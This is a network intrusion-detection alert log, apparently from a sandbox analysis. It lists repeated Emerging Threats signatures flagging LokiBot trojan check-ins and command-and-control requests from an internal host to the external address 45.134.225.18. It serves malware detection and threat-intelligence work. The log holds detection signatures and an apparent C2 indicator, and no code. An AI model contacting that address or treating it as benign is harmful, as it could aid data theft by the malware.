12/03/20-09:58:27.897850	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49725	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.897850	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49725	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.897850	TCP	2025381	ET TROJAN LokiBot Checkin	49725	80	192.168.2.5	45.134.225.18
12/03/20-09:58:27.897850	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49725	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.184462	TCP	2570	WEB-MISC Invalid HTTP Version String	49726	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.184462	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49726	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.184462	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49726	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.184462	TCP	2025381	ET TROJAN LokiBot Checkin	49726	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.184462	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49726	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.460179	TCP	2570	WEB-MISC Invalid HTTP Version String	49727	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.460179	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49727	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.460179	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49727	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.460179	TCP	2025381	ET TROJAN LokiBot Checkin	49727	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.460179	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49727	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.750069	TCP	2570	WEB-MISC Invalid HTTP Version String	49728	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.750069	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49728	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.750069	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49728	80	192.168.2.5	45.134.225.18
12/03/20-09:58:28.750069	TCP	2025381	ET TROJAN LokiBot Checkin	49728	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:28.750069	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49728	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.038505	TCP	2570	WEB-MISC Invalid HTTP Version String	49729	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.038505	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49729	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.038505	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49729	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.038505	TCP	2025381	ET TROJAN LokiBot Checkin	49729	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.038505	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49729	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.329893	TCP	2570	WEB-MISC Invalid HTTP Version String	49730	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.329893	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49730	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.329893	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49730	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.329893	TCP	2025381	ET TROJAN LokiBot Checkin	49730	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.329893	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49730	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.618995	TCP	2570	WEB-MISC Invalid HTTP Version String	49731	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.618995	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49731	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.618995	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49731	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.618995	TCP	2025381	ET TROJAN LokiBot Checkin	49731	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.618995	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49731	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.938024	TCP	2570	WEB-MISC Invalid HTTP Version String	49732	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.938024	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49732	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.938024	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49732	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.938024	TCP	2025381	ET TROJAN LokiBot Checkin	49732	80	192.168.2.5	45.134.225.18
12/03/20-09:58:29.938024	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49732	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.229908	TCP	2570	WEB-MISC Invalid HTTP Version String	49734	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.229908	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49734	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.229908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49734	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.229908	TCP	2025381	ET TROJAN LokiBot Checkin	49734	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.229908	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49734	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.508997	TCP	2570	WEB-MISC Invalid HTTP Version String	49735	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.508997	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49735	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.508997	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49735	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.508997	TCP	2025381	ET TROJAN LokiBot Checkin	49735	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.508997	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49735	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.817865	TCP	2570	WEB-MISC Invalid HTTP Version String	49736	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.817865	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49736	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.817865	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49736	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.817865	TCP	2025381	ET TROJAN LokiBot Checkin	49736	80	192.168.2.5	45.134.225.18
12/03/20-09:58:30.817865	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49736	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.118492	TCP	2570	WEB-MISC Invalid HTTP Version String	49737	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:31.118492	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49737	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.118492	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49737	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.118492	TCP	2025381	ET TROJAN LokiBot Checkin	49737	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.118492	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49737	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.421359	TCP	2570	WEB-MISC Invalid HTTP Version String	49739	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.421359	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49739	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.421359	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49739	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.421359	TCP	2025381	ET TROJAN LokiBot Checkin	49739	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.421359	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49739	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.707667	TCP	2570	WEB-MISC Invalid HTTP Version String	49740	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.707667	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49740	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.707667	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49740	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.707667	TCP	2025381	ET TROJAN LokiBot Checkin	49740	80	192.168.2.5	45.134.225.18
12/03/20-09:58:31.707667	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49740	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.001072	TCP	2570	WEB-MISC Invalid HTTP Version String	49741	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.001072	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49741	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.001072	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49741	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.001072	TCP	2025381	ET TROJAN LokiBot Checkin	49741	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.001072	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49741	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.303788	TCP	2570	WEB-MISC Invalid HTTP Version String	49742	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.303788	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49742	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.303788	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49742	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.303788	TCP	2025381	ET TROJAN LokiBot Checkin	49742	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.303788	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49742	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.584072	TCP	2570	WEB-MISC Invalid HTTP Version String	49743	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.584072	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49743	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.584072	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.584072	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.584072	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49743	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.889249	TCP	2570	WEB-MISC Invalid HTTP Version String	49745	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.889249	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.889249	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.889249	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.5	45.134.225.18
12/03/20-09:58:32.889249	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49745	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.200974	TCP	2570	WEB-MISC Invalid HTTP Version String	49746	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.200974	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.200974	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:33.200974	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.200974	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49746	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.508634	TCP	2570	WEB-MISC Invalid HTTP Version String	49747	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.508634	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.508634	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.508634	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.508634	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49747	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.797664	TCP	2570	WEB-MISC Invalid HTTP Version String	49748	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.797664	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.797664	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.797664	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.5	45.134.225.18
12/03/20-09:58:33.797664	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.092809	TCP	2570	WEB-MISC Invalid HTTP Version String	49749	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.092809	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.092809	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.092809	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.092809	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.387134	TCP	2570	WEB-MISC Invalid HTTP Version String	49750	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.387134	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.387134	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.387134	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.387134	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.744118	TCP	2570	WEB-MISC Invalid HTTP Version String	49751	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.744118	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.744118	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.744118	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.5	45.134.225.18
12/03/20-09:58:34.744118	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.102506	TCP	2570	WEB-MISC Invalid HTTP Version String	49752	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.102506	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.102506	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.102506	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.102506	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.374333	TCP	2570	WEB-MISC Invalid HTTP Version String	49753	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.374333	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49753	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.374333	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49753	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.374333	TCP	2025381	ET TROJAN LokiBot Checkin	49753	80	192.168.2.5	45.134.225.18
12/03/20-09:58:35.374333	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49753	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:36.034435	TCP	2570	WEB-MISC Invalid HTTP Version String	49754	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.034435	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49754	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.034435	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.034435	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.034435	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49754	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.323666	TCP	2570	WEB-MISC Invalid HTTP Version String	49755	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.323666	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.323666	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.323666	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.323666	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49755	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.734836	TCP	2570	WEB-MISC Invalid HTTP Version String	49756	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.734836	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49756	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.734836	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.734836	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.5	45.134.225.18
12/03/20-09:58:36.734836	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49756	80	192.168.2.5	45.134.225.18
12/03/20-09:58:37.579023	TCP	2570	WEB-MISC Invalid HTTP Version String	49757	80	192.168.2.5	45.134.225.18
12/03/20-09:58:37.579023	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49757	80	192.168.2.5	45.134.225.18
12/03/20-09:58:37.579023	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.5	45.134.225.18
12/03/20-09:58:37.579023	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.5	45.134.225.18
12/03/20-09:58:37.579023	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49757	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.279543	TCP	2570	WEB-MISC Invalid HTTP Version String	49758	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.279543	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.279543	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.279543	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.279543	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49758	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.564531	TCP	2570	WEB-MISC Invalid HTTP Version String	49759	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.564531	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.564531	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.564531	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.564531	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.851316	TCP	2570	WEB-MISC Invalid HTTP Version String	49760	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.851316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.851316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.851316	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.5	45.134.225.18
12/03/20-09:58:38.851316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49760	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.128817	TCP	2570	WEB-MISC Invalid HTTP Version String	49761	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.128817	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:39.128817	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.128817	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.128817	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49761	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.411832	TCP	2570	WEB-MISC Invalid HTTP Version String	49762	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.411832	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.411832	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.411832	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.411832	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49762	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.691336	TCP	2570	WEB-MISC Invalid HTTP Version String	49763	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.691336	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.691336	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.691336	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.691336	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49763	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.970140	TCP	2570	WEB-MISC Invalid HTTP Version String	49764	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.970140	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.970140	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.970140	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.5	45.134.225.18
12/03/20-09:58:39.970140	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49764	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.256459	TCP	2570	WEB-MISC Invalid HTTP Version String	49765	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.256459	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.256459	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.256459	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.256459	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49765	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.544863	TCP	2570	WEB-MISC Invalid HTTP Version String	49766	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.544863	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.544863	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.544863	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.544863	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.827679	TCP	2570	WEB-MISC Invalid HTTP Version String	49769	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.827679	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.827679	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.827679	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.5	45.134.225.18
12/03/20-09:58:40.827679	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.127339	TCP	2570	WEB-MISC Invalid HTTP Version String	49770	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.127339	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.127339	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.127339	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:41.127339	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.415932	TCP	2570	WEB-MISC Invalid HTTP Version String	49771	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.415932	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.415932	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.415932	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.415932	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.707980	TCP	2570	WEB-MISC Invalid HTTP Version String	49772	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.707980	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.707980	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.707980	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.5	45.134.225.18
12/03/20-09:58:41.707980	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.001524	TCP	2570	WEB-MISC Invalid HTTP Version String	49773	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.001524	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.001524	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.001524	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.001524	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.5	45.134.225.18
